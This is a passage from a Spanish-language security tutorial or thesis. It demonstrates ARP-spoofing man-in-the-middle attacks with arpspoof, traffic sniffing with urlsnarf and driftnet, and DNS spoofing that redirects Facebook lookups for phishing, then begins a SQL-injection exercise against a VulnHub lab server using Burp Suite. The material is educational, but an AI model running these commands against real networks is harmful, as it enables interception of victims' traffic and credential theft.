


Figura 5.6: Ejecución de aircrack-ng y obtenición de la coontraseña

5.2 Ejemplo de arpspoofing

A continuación se va a proceder a realizar una prueba de envenenamiento de tablas ARP, con el objetivo de analizar todo el tráfico de Internet de una máquina de la red, mediante un MITM entre el equipo víctima y un punto de acceso. El escenario es del de una máquina física con Kali Linux instalado (atacante), otra máquina física con Windows 8.1 (víctima) y un punto de acceso (un router común), conectados todos a la misma red.

Primero de todo habrá que analizar la red para encontrar la IP de la victima así como la del punto de acceso. Como siempre haremos un 'if config' para saber nuestra IP también.

```
root@kali:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 8c:89:a5:09:b6:7e
          UP BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)
          Interrupt:17

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:32 errors:0 dropped:0 overruns:0 frame:0
          TX packets:32 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:1776 (1.7 KiB)  TX bytes:1776 (1.7 KiB)

wlan0     Link encap:Ethernet  HWaddr 0c:d2:92:2e:7e:b7
          inet addr:192.168.1.34  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::ed2:92ff:fe2e:7eb7/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:236920 errors:0 dropped:0 overruns:0 frame:0
          TX packets:130156 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:226726008 (216.2 MiB)  TX bytes:56265023 (53.6 MiB)
```

Figura 5.7: Ifconfig de red

```
root@kali:~# nmap -sP 192.168.1.1-255

Starting Nmap 7.01 ( https://nmap.org ) at 2016-05-27 21:57 CEST
Nmap scan report for 192.168.1.1
Host is up (0.059s latency).
MAC Address: D0:0E:D9:3A:6F:06 (Taicang T&W Electronics)
Nmap scan report for 192.168.1.33
Host is up (0.0059s latency).
MAC Address: 00:11:05:D0:64:7C (Sunplus Technology)
Nmap scan report for 192.168.1.35
Host is up (0.026s latency).
MAC Address: 7C:C7:09:2F:32:4A (Shenzhen Rf-link Elec&technology.)
Nmap scan report for 192.168.1.36
Host is up (0.026s latency).
MAC Address: 6C:AD:F8:6C:6E:5F (AzureWave Technology)
Nmap scan report for 192.168.1.39
Host is up (0.081s latency).
MAC Address: F8:1A:67:18:5F:EF (Tp-link Technologies)
Nmap scan report for 192.168.1.42
Host is up (0.011s latency).
MAC Address: E0:CE:C3:82:47:C0 (Askey Computer)
Nmap scan report for 192.168.1.48
Host is up (0.073s latency).
MAC Address: 20:16:D8:2E:89:13 (Liteon Technology)
Nmap scan report for 192.168.1.34
Host is up.
Nmap done: 255 IP addresses (8 hosts up) scanned in 5.12 seconds
root@kali:~#
```

Figura 5.8: Nmap para escaneo de red

Como vemos el punto de acceso (la IP del router) es la 192.168.1.1 y la de la víctima es 192.168.1.48.

Antes de redirigir el tráfico, hemos de habilitar el 'ipforwarding' para que se permita el tráfico hacia nuestro PC. Para ello ejecutaremos el siguiente comando:

```
root@kali:~# echo 1 > /proc/sys/net/ipv4/ip_forward
root@kali:~#
```

Figura 5.8: Habilitación del ipforwarding

Ahora ya está todo listo para ejecutar la herramienta arpspoof. El ataque se ejecutará en dos pasos. El primero indicará la interfaz de la máquina atacante, la IP del punto de acceso y la de la víctima. Se trata de modificar la tabla ARP del router para que mande todo el tráfico de la víctima, a la máquina del atacante y viceversa.

```
root@kali:~# arpspoof -i wlan0 -t 192.168.1.48 192.168.1.1
c:d2:92:2e:7e:b7 20:16:d8:2e:89:13 0806 42: arp reply 192.168.1.1 is-at c:d2:92:2e:7e:b7
c:d2:92:2e:7e:b7 20:16:d8:2e:89:13 0806 42: arp reply 192.168.1.1 is-at c:d2:92:2e:7e:b7
c:d2:92:2e:7e:b7 20:16:d8:2e:89:13 0806 42: arp reply 192.168.1.1 is-at c:d2:92:2e:7e:b7
c:d2:92:2e:7e:b7 20:16:d8:2e:89:13 0806 42: arp reply 192.168.1.1 is-at c:d2:92:2e:7e:b7
c:d2:92:2e:7e:b7 20:16:d8:2e:89:13 0806 42: arp reply 192.168.1.1 is-at c:d2:92:2e:7e:b7
c:d2:92:2e:7e:b7 20:16:d8:2e:89:13 0806 42: arp reply 192.168.1.1 is-at c:d2:92:2e:7e:b7
c:d2:92:2e:7e:b7 20:16:d8:2e:89:13 0806 42: arp reply 192.168.1.1 is-at c:d2:92:2e:7e:b7
c:d2:92:2e:7e:b7 20:16:d8:2e:89:13 0806 42: arp reply 192.168.1.1 is-at c:d2:92:2e:7e:b7
c:d2:92:2e:7e:b7 20:16:d8:2e:89:13 0806 42: arp reply 192.168.1.1 is-at c:d2:92:2e:7e:b7
c:d2:92:2e:7e:b7 20:16:d8:2e:89:13 0806 42: arp reply 192.168.1.1 is-at c:d2:92:2e:7e:b7
c:d2:92:2e:7e:b7 20:16:d8:2e:89:13 0806 42: arp reply 192.168.1.1 is-at c:d2:92:2e:7e:b7
c:d2:92:2e:7e:b7 20:16:d8:2e:89:13 0806 42: arp reply 192.168.1.1 is-at c:d2:92:2e:7e:b7
c:d2:92:2e:7e:b7 20:16:d8:2e:89:13 0806 42: arp reply 192.168.1.1 is-at c:d2:92:2e:7e:b7
```

Figura 5.9: Uso de arpspoof, primera parte.

Esta ventana la dejaremos ejecutando en segundo plano, puesto que ha de estar envenenando las tablas contantemente para que surja efecto el ataque.

El segundo paso es completamente igual per al revés:

```
root@kali:~# arpspoof -i wlan0 -t 192.168.1.1 192.168.1.48
c:d2:92:2e:7e:b7 d0:e:d9:3a:6f:6 0806 42: arp reply 192.168.1.48 is-at c:d2:92:2e:7e:b7
c:d2:92:2e:7e:b7 d0:e:d9:3a:6f:6 0806 42: arp reply 192.168.1.48 is-at c:d2:92:2e:7e:b7
c:d2:92:2e:7e:b7 d0:e:d9:3a:6f:6 0806 42: arp reply 192.168.1.48 is-at c:d2:92:2e:7e:b7
c:d2:92:2e:7e:b7 d0:e:d9:3a:6f:6 0806 42: arp reply 192.168.1.48 is-at c:d2:92:2e:7e:b7
c:d2:92:2e:7e:b7 d0:e:d9:3a:6f:6 0806 42: arp reply 192.168.1.48 is-at c:d2:92:2e:7e:b7
c:d2:92:2e:7e:b7 d0:e:d9:3a:6f:6 0806 42: arp reply 192.168.1.48 is-at c:d2:92:2e:7e:b7
c:d2:92:2e:7e:b7 d0:e:d9:3a:6f:6 0806 42: arp reply 192.168.1.48 is-at c:d2:92:2e:7e:b7
c:d2:92:2e:7e:b7 d0:e:d9:3a:6f:6 0806 42: arp reply 192.168.1.48 is-at c:d2:92:2e:7e:b7
c:d2:92:2e:7e:b7 d0:e:d9:3a:6f:6 0806 42: arp reply 192.168.1.48 is-at c:d2:92:2e:7e:b7
c:d2:92:2e:7e:b7 d0:e:d9:3a:6f:6 0806 42: arp reply 192.168.1.48 is-at c:d2:92:2e:7e:b7
c:d2:92:2e:7e:b7 d0:e:d9:3a:6f:6 0806 42: arp reply 192.168.1.48 is-at c:d2:92:2e:7e:b7
```

Figura 5.10: Uso de arpspoof, segunda parte.

También lo dejaremos en segundo plano. En este momento, el ataque ha tenido éxito, todo el tráfico entre Internet y la víctima pasa por el PC del atacante. Con este sencillo proceso, piedra angular de los ataques de red, se puede analizar el tráfico y extraer todo tipo de información. Por ejemplo, se puede hacer simplemente con whireshark o con ayuda de algunas herramientas específicas para dichos procesos.

Por ejemplo, con la herramienta urlsnarf se mostrará por pantalla todo el tráfico (peticiones) que la víctima está realizando, o con la herramienta driftnet, que nos mostrará por pantalla todas las imágenes que el navegador de la víctima está cargando en tiempo real.

```
root@kali:~# urlsnarf
urlsnarf: listening on wlan0 [tcp port 80 or port 8080 or port 3128]
192.168.1.48 - - [27/May/2016:21:52:19 +0200] "GET http://ads.stickyadstv.com/www/delivery/swfIndex.
php?reqType=AdsSetup&protocolVersion=2.0&zoneId=843881&sm_tagid=1728&867300203594614500000 HTTP/1.1"
- - "http://www.msn.com/es-es/?pc=SK2M&ocid=SK2MDHP&osmkt=es-es" "Mozilla/5.0 (compatible; MSIE 10.0
; Windows NT 6.2; WOW64; Trident/6.0)"
192.168.1.48 - - [27/May/2016:21:52:21 +0200] "GET http://ip-info.ff.avast.com/v1/info HTTP/1.1" - -
 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)"
192.168.1.48 - - [27/May/2016:21:52:22 +0200] "GET http://www.google-analytics.com/__utm.gif?utmn=63
34&utmac=MO-1405551-28&utmwv=4.4sh&utmp=view/fa-2015/es/popup/vps_updated&utmcc=__utma%3D999.999.999
.999.999.1%3B&utmvid=0xe3954f430d9dcc66&utmr=- HTTP/1.1" - - "-" "avast! SimpleHTTP"
192.168.1.48 - - [27/May/2016:21:52:22 +0200] "GET http://www.google-analytics.com/__utm.gif?utmn=26
500&utmac=MO-1405551-28&utmwv=4.4sh&utmp=view/fa-2015/es/popup/submitted%3a%2080&utmcc=__utma%3D999.
999.999.999.999.1%3B&utmvid=0xe3954f430d9dcc66&utmr=- HTTP/1.1" - - "-" "avast! SimpleHTTP"
192.168.1.48 - - [27/May/2016:21:52:22 +0200] "GET http://www.google-analytics.com/__utm.gif?utmn=19
169&utmac=MO-1405551-28&utmwv=4.4sh&utmp=view/fa-2015/es/popup/DoToaster&utmcc=__utma%3D999.999.999.
999.999.1%3B&utmvid=0xe3954f430d9dcc66&utmr=- HTTP/1.1" - - "-" "avast! SimpleHTTP"
192.168.1.48 - - [27/May/2016:21:52:33 +0200] "GET http://ip-info.ff.avast.com/v1/info HTTP/1.1" - -
 "-" "avast! Antivirus"
192.168.1.48 - - [27/May/2016:21:52:33 +0200] "POST http://vl.ff.avast.com/v1/touch HTTP/1.1" - - "-
" "-"
192.168.1.48 - - [27/May/2016:21:52:45 +0200] "GET http://log.adaptv.advertising.com/log?event=error
&sellerDealId=&lastBid=&errNo=9000&pricingInfo=&nF=&adSourceId=723944&bidId=754475&afppId=&exSId=589
519693&adSourceMediaId=31093158043593978adSpotId=&pet=preroll&pod=-2&position=-2&marketplaceId=&adPl
anId=-2&adaptag=&key=adkarma&buyerId=5047&campaignId=75608&pageUrl=www.msn.com%2Fes-es&adapDetD=msn.
```

Figura 5.11: Uso de urlsnarf




Figura 5.12: Uso de driftnet

Una alternativa gráfica a arpspoof es la herramienta Ethercap, en la cual podemos hacer las mismas tareas de MITM de manera más intuitiva, escogiendo unos objetivos y pudiendo realizar multitud de acciones.




Figura 5.13: Ejemplo menú ettercap.

5.3 Pequeña demostración de DNSSpoofing

El MITM a través del envenenamiento de tablas ARP (solo en IPv4) es probablemente el método más usado para controlar el tráfico de una máquina de la misma red, pero ya que controlamos los paquetes, ¿por qué no redireccionarlos a un servidor comprometido, por ejemplo, para hacer acciones de ingeniería social? este es el objetivo de la técnica de DNSSpoofing.

Para llevar a cabo este ataque, primero debemos ejecutar el ataque anterior de arpspoof. Después debemos crear un fichero .txt con la IP que queremos derivar (en este caso la máquina del atacante) según la página web que esté buscando la víctima. De este modo, las resoluciones DNS estarán a nuestra merced y es bastante improbable que la víctima se percate de que sus resoluciones quedan en local.

Figura 5.14: Fichero hosts

Como vemos se ha creado un simple fichero para redireccionar todas las resoluciones de facebook. Después simplemente, con ejecutar la herramienta dnsspoof con los parámetros adecuados, ejecutaremos el ataque:

```
root@kali:~/Escritorio# dnsspoof -i wlan0 -f hosts
dnsspoof: listening on wlan0 [udp dst port 53 and not src 192.168.1.34]
192.168.1.42.39261 > 80.58.61.250.53:  31931+ A? facebook.com
192.168.1.42.39261 > 80.58.61.254.53:  31931+ A? facebook.com
192.168.1.42.39261 > 80.58.61.250.53:  31931+ A? facebook.com
192.168.1.42.39261 > 80.58.61.254.53:  31931+ A? facebook.com
192.168.1.42.42230 > 80.58.61.250.53:  42974+ A? www.facebook.com
192.168.1.42.42230 > 80.58.61.250.53:  42974+ A? www.facebook.com
192.168.1.42.6761 > 80.58.61.250.53:  22164+ A? www.facebook.com
192.168.1.42.6761 > 80.58.61.250.53:  22164+ A? www.facebook.com
192.168.1.42.45679 > 80.58.61.250.53:  3882+ A? pixel.facebook.com
192.168.1.42.45679 > 80.58.61.250.53:  3882+ A? pixel.facebook.com
```

Figura 5.15: Uso dnsspoof

Con éste sencillo modo podemos redireccionar a una web con intenciones de phishing (por ejemplo, el método explicado en el apartado 2) para recaudar información de la víctima.

6. Seguridad en aplicaciones web y webservers

6.1 Comprometiendo un servidor web con inyecciones SQL.

El siguiente ejercicio está basado en los laboratorios online (www.vulnhub.com) específicos para tareas de demostración como las que conciernen este documento. Mediante una imagen de una máquina virtual .OVA, se ha instalado un servidor web simulador real de una página de venta de discos. Dicho servidor se sabe que está afectado por las siguientes vulnerabilidades que nos interesan, entre otras:

- SQL Injection (Error-based y Blind)
- XSS (Reflected y Stored)

Una vez descargada e instalada la imagen, se pone en marcha y se deja en segundo plano. Haciendo un ifconfig sabremos que IP local tiene, a la cual podemos acceder para comprobar el aspecto que tiene la web de e-comerce.




Figura 6.1: Servidor web local: pantalla de inicio de sesión.

Dado que no tenemos más que la vulnerabilidad existente (que no es poco) vamos a iniciar Burp Suite con el fin de analizar el tráfico. Pero primero, debemos redireccionar todo el tráfico de nuestra maquina Kali hacia un proxy interno. Para ello configuraremos como en la imagen la conexión de red de nuestro navegador:




Figura 6.2: Configuración de red del navegador

Una vez hecho esto, podemos iniciar Burp Suite. Una vez dentro, deberemos comprobar el servidor proxy que estamos usando, a través de la pestaña Proxy -> Options. Después interceptaremos todo el tráfico dando al botón 'Intercept is off' en la pestaña Intercept (en caso de que no esté activado ya).




Figura 6.3: Interceptando con Burp Suite: configuración básica.

Ahora si intentamos acceder al servidor anterior, la aplicación nos captará todos los paquetes referentes al intercambio de información. Nos interesa analizar esos paquetes (figura 6.4). Para que el paquete finalice y se complete, deberemos hacer clic en 'Forward'

En la pestaña HTTP history, vemos los paquetes que se han capturado al intentar navegar por la web de 'Seattle Sounds'. Deberemos añadir como objetivo el primer GET para empezar a indagar. Haciendo clic en 'Add to scope' (figura 6.5).




Figura 6.4: Paquete GET interceptado por Burp Suite.




Figura 6.5: Investigando los paquetes GET.

En la pestaña 'Target', haciendo clic derecho sobre la IP, clicaremos en 'Spider this host'. Esto nos añadirá información útil que podremos ver añadiéndose en la misma pestaña de 'Target' donde nos encontramos.




Figura 6.6: Indicando al Spider la IP que debe analizar.

Si nos fijamos, se puede detectar un error de configuración sql que pueda dar lugar a una inyección. Concretamente, si vamos a la url de 'Products' podemos ver que se pasa el parámetro sql (en base .php) sin normalizar si clicamos en un producto cualquiera, dando lugar a un error si introducimos un carácter invalido:




Figura 6.7: URL vulnerable a SQL Injection

Figura 6.8: Carácter inválido introducido en la URL provocando la exposición del fallo de la BD.

Por lo tanto nos interesa capturar la cabecera con el código vulnerable y analizarla. Para ella la guardaremos desde el Burp Suite, en la pestaña 'Intercept -> Raw' y en ''save Item'. De hecho cualquier línea de cualquier producto vale (figura 6.9). Como vemos también, se guarda la cabecera con algunos detalles más. (figura 6.9).




Figura 6.9: Guardado de cabecera GET, vulnerable a SQL Injection .

